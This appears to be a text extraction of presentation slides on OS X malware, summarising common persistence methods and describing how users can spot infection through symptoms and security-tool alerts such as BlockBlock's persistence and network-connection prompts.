
- 1 launch daemons & agents



- 2 user login items




- 3 browser extensions & plugins



FEATURES

dependent on the goals of the malware




SUMMARY

the current state of OS X malware



infection

- ▶ trojans/phishing
- ▶ some exploits




stealth

- ▶ 'hide' in plain site
- ▶ rootkits? not common



persistence

- ▶ well known methods
- ▶ majority: launch items



features

- ▶ poorly implemented
- ▶ suffice for the job



self-defense

- ▶ minimal obfuscation
- ▶ trivial to detect/remove




psp bypass

- ▶ occasional anti-AV
- ▶ no psp detection

PART 0x3: DIAGNOSTICS

are you possibly infected?




VISUALLY OBSERVABLE INDICATORS

more often than not, you're not infected...



unlikely malware




possibly malware



"my computer is so slow"

"it keeps crashing"



"so many processes"

ADS

"there are tons of popups"

"my homepage and search engine are weird"




"my computer says its infected"

most not trivially observable!

VISUALLY OBSERVABLE INDICATORS

generic alerts may indicate the presence of malware



osxMalware
installed a launch daemon or agent



osxMalware
process id: 74090
process path: /Users/patrick/Downloads/osxMalware.app/Contents/MacOS/osxMalware

com.malware.persist.plist
startup file: /Users/patrick/Library/LaunchAgents/com.malware.persist.plist
startup binary: /usr/bin/malware.bin

remember **Block** **Allow**

persistence (BlockBlock)



malware

wants to connect to www.████████.com on port 80 (http)

Forever **Until Quit**

- Any Connection
- Only port 80 (http)
- Only www.████████.com
- Only www.████████.com and port 80 (http)



Deny

Allow

